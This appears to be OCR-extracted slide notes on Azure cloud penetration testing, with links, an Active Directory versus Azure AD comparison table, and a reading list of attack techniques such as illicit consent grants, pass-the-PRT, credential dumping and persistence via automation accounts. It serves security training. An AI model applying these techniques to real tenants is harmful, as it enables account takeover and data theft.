
https://www.researchgate.net/figure/A-Set-of-Cloud-Service-Providers-Based-On-Service-Models-Source-Jackson-2014_fig2_309429622

Cloud Pentesting




Common security


AZURE PLANET



https://www.microsoft.com/en-us/msrc/pentest-rules-of-engagement

AZURE Services





AZURE PENTEST MIND MAP

https://github.com/CMEPW/azure-mindmap

Azure AD vs Active Directory


Active Directory	Azure AD
LDAP	REST API'S
NTLM/Kerberos	OAuth/SAML/OpenID
Structured directory (OU tree)	Flat structure
GPO	No GPO's
Super fine-tuned access controls	Predefined roles
Domain/forest	Tenant
Trusts	Guests

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Cloud%20-%20Azure%20Pentest.md#training

- Introduction To 365-Stealer - Understanding and Executing the Illicit Consent Grant Attack
- Learn with @trouble1_raunak: Cloud Pentesting - Azure (Illicit Consent Grant Attack) !!
- Pass-the-PRT attack and detection by Microsoft Defender for ... - Derk van der Woude - Jun 9
- Azure AD Pass The Certificate - Mor - Aug 19, 2020
- Get Access Tokens for Managed Service Identity on Azure App Service
- Bypassing conditional access by faking device compliance - September 06, 2020 - @DrAzureAD
- CARTP-cheatsheet - Azure AD cheatsheet for the CARTP course
- Get-AzurePasswords: A Tool for Dumping Credentials from Azure Subscriptions - August 28, 2018 - Karl Fosaaen
- An introduction to penetration testing Azure - Akimbocore
- Running Powershell scripts on Azure VM - Netspi
- Attacking Azure Cloud shell - Netspi
- Maintaining Azure Persistence via automation accounts - Netspi
- Detecting an attacks on active directory with Azure - Smartspate

